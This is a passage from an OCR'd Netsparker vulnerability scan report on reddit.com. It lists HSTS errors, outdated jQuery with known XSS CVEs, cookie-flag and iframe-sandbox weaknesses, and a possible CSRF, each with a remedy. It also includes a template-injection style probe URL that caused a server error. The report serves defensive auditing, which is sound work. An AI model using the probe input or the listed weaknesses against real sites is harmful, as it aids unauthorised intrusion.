
Input Name : confirm-password

- **Vulnerability Details**
  Netsparker detected that your web application is transmitting passwords over query string.

- **Impact**
  A password is sensitive data and shouldn't be transmitted over query string. There are several information-leakage scenarios:
  - If your website has external links or even external resources (such as image, javascript, etc), then your query string would be leaked.
  - Query string is generally stored in server logs.
  - Browsers will cache the query string.

- Remedy
  Do not send any sensitive data through query string.

4) HTTP Strict Transport Security (HSTS) Errors and Warnings



Risk type : Medium

URL : https://www.reddit.com/

Error : preload directive not present

Resolution : Submit domain for inclusion in browsers' HTTP Strict Transport Security (HSTS) preload list.

- **Vulnerability Details**

  Netsparker detected errors during parsing of Strict-Transport-Security header.

- **Impact**

  The HSTS Warning and Error may allow attackers to bypass HSTS, effectively allowing them to read and modify your communication with the website.

- **Remedy**

  Ideally, after fixing the errors and warnings, you should consider adding your domain to the the HSTS preload list. This will ensure that browsers automatically connect your website by using HTTPS, actively preventing users from visiting your site using HTTP. Since this list is hardcoded in users' browsers, it will enable HSTS even before they visit your page for the first time, eliminating the need for Trust On First Use (TOFU) with its associated risks and disadvantages.

Unless you fix the errors and warnings your website won't meet the conditions required to enter the browser's preload list.

Browser vendors declared:

Serve a valid certificate

If you are listening on port 80, redirect all domains from HTTP to HTTPS on the same host. Serve all subdomains over HTTPS:

In particular, you must support HTTPS for the www subdomain if a DNS record for that subdomain exists

Serve an HSTS header on the base domain for HTTPS requests:


The max-age must be at least 31536000 seconds (1 year)

The includeSubDomains directive must be specified

The preload directive must be specified

If you are serving an additional redirect from your HTTPS site, that redirect must have the HSTS header (rather than the page it redirects to)

5) Out-of-date Version (jQuery)



Risk type	:	Medium
URL	:	https://www.reddit.com/u/*
Identified Version	:	2.1.1
Latest Version	:	2.2.4 (in this branch)
Vulnerability Database : content.		Result is based on 05/23/2023 20:30:00 vulnerability database

- **Vulnerability Details**

  Netsparker identified the target web site is using jQuery and detected that it is out of date.

- **Impact**

  Since this is an old version of the software, it may be vulnerable to attacks.

1) **Remedy**

   Please upgrade your installation of jQuery to the latest stable version.

   Remedy References: Downloading jQuery

2) Known Vulnerabilities in this Version

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

Affected Versions : 1.8.0 to 2.2.4

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Affected Versions : 1.9.0 to 3.4.1

External References : CVE-2020-11023

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Affected Versions : 1.9.0 to 3.4.1


External References : CVE-2020-11022

JQuery Prototype Pollution Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

Affected Versions	:	1.0 to 3.3.1
External References	:	CVE-2019-11358

6) Autocomplete is Enabled



Risk type : Low

URL : https://www.reddit.com/subreddits

Identified Field Name : user

3) Vulnerability Details

Netsparker detected that Autocomplete is Enabled in one or more of the form fields which might contain sensitive information like "username", "credit card" or "CVV".

4) Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

5) Actions to Take

Add the attribute autocomplete="off" to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.


Find all instances of inputs that store private data and disable autocomplete. Fields which contain data such as "Credit Card" or "CCV" type data should not be cached. You can allow the application to cache usernames and remember passwords; however, in most cases this is not recommended.

Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

6) Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

7) Cookie Not Marked as HttpOnly



Risk type	:	Low
Identified Cookie(s)	:	session_tracker
Cookie Source	:	HTTP header

- **Vulnerability Details**

  Netsparker identified a cookie not marked as HTTPOnly.

  HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

- **Impact**

  During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

- **Actions to Take**


  See the remedy for solution.

  Consider marking all of the cookies used by the application as HTTPOnly. (After these changes javascript code will not be able to read cookies.)

- **Remedy**

  Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection

8) Cookie Not Marked as Secure



Risk type : Low

URL :
https://www.reddit.com/register/?actionSource=vote&experiment_d2x_2020ify_buttons=enabled&experiment_d2x_am_modal_design_update=enabled&experiment_d2x_google_sso_gis_parity=enabled&experiment_d2x_onboarding=enabled

Identified Cookie(s) : token

Cookie Source : HTTP Header

- **Vulnerability Details**

  Netsparker identified a cookie not marked as secure, and transmitted over HTTPS.

  This means the cookie could potentially be stolen by an attacker who can successfully intercept and decrypt the traffic, or following a successful man-in-the-middle attack.

- **Impact**

  This cookie will be transmitted over a HTTP connection, therefore if this cookie is important (such as a session cookie), an attacker might intercept it and hijack a victim's session. If the attacker can carry out a man-in-the-middle attack, he/she can force the victim to make an HTTP request to steal the cookie.

- **Actions to Take**

  See the remedy for solution.

  Mark all cookies used within the application as secure. (If the cookie is not related to authentication or does not carry any personal information, you do not have to mark it as secure.)


- **Remedy**

  Mark all cookies used within the application as secure.

- **Required Skills for Successful Exploitation**

  To exploit this issue, the attacker needs to be able to intercept traffic. This generally requires local access to the web server or to the victim's network. Attackers need to be understand layer 2, have physical access to systems either as waypoints for the traffic, or have locally gained access to to a system between the victim and the web server.

9) Insecure Frame (External)



Risk type : Low

URL : https://www.reddit.com/

FrameSource(s):
https://www.redditmedia.com/mediaembed/13smwv0?responsive=true&is_nightmode=false

Sandbox Value(s) : allow-forms allow-orientation-lock allow-popups allow-popups-to-escape-sandbox allow-presentation allow-same-origin allow-scripts allow-top-navigation-by-user-activation

- **Vulnerability Details**

  Netsparker identified an external insecure or misconfigured iframe.

- **Impact**

  IFrame sandboxing enables a set of additional restrictions for the content within a frame in order to restrict its potentially malicious code from causing harm to the web page that embeds it.

  The Same Origin Policy (SOP) will prevent JavaScript code from one origin from accessing properties and functions - as well as HTTP responses - of different origins. The access is only allowed if the protocol, port and also the domain match exactly.

Here is an example, the URLs below all belong to the same origin as http://site.com :

http://site.com
http://site.com/
http://site.com/my/page.html

Whereas the URLs mentioned below aren't from the same origin as http://site.com :

http://www.site.com (a sub domain)
http://site.org (different top level domain)
https://site.com (different protocol)
http://site.com:8080 (different port)

When the sandbox attribute is set, the iframe content is treated as being from a unique origin, even if its hostname, port and protocol match exactly. Additionally, sandboxed content is re-hosted in the browser with the following restrictions:

Any kind of plugin, such as ActiveX, Flash, or Silverlight will be disabled for the iframe.

Forms are disabled. The hosted content is not allowed to make forms post back to any target.

Scripts are disabled. JavaScript is disabled and will not execute.

Links to other browsing contexts are disabled. An anchor tag targeting different browser levels will not execute.

Unique origin treatment. All content is treated under a unique origin. The content is not able to traverse the DOM or read cookie information.

When the sandbox attribute is not set or not configured correctly, your application might be at risk.

A compromised website that is loaded in such an insecure iframe might affect the parent web application. These are just a few examples of how such an insecure frame might affect its parent:

It might trick the user into supplying a username and password to the site loaded inside the iframe.

It might navigate the parent window to a phishing page.

It might execute untrusted code.

It could show a popup, appearing to come from the parent site.

Sandbox containing a value of :

allow-same-origin will not treat it as a unique origin.

allow-top-navigation will allow code in the iframe to navigate the parent somewhere else, e.g. by changing parent.location.

allow-forms will allow form submissions from inside the iframe.

allow-popups will allow popups.


allow-scripts will allow malicious script execution however it won't allow to create popups.

- **Remedy**

  Apply sandboxing in inline frame <iframe sandbox src="framed-page-url"></iframe>

  For untrusted content, avoid the usage of seamless attribute and allow-top-navigation, allow-popups and allow-scripts in sandbox attribute.

10) Internal Server Error



Risk type : Low

URL : https://www.reddit.com/r/<%-%20268409241-90027%20%>

- **Vulnerability Details**

Netsparker identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Netsparker is able to find a security issue in the same resource, it will report this as a separate vulnerability.


- **Impact**

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Netsparker will check for other possible issues and report them separately.

- Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

11) [Possible] Cross-site Request Forgery



Risk type : LOW

URL : https://www.reddit.com/register/?dest=https://www.reddit.com

Form Action(s) : /register

- **Vulnerability Details**

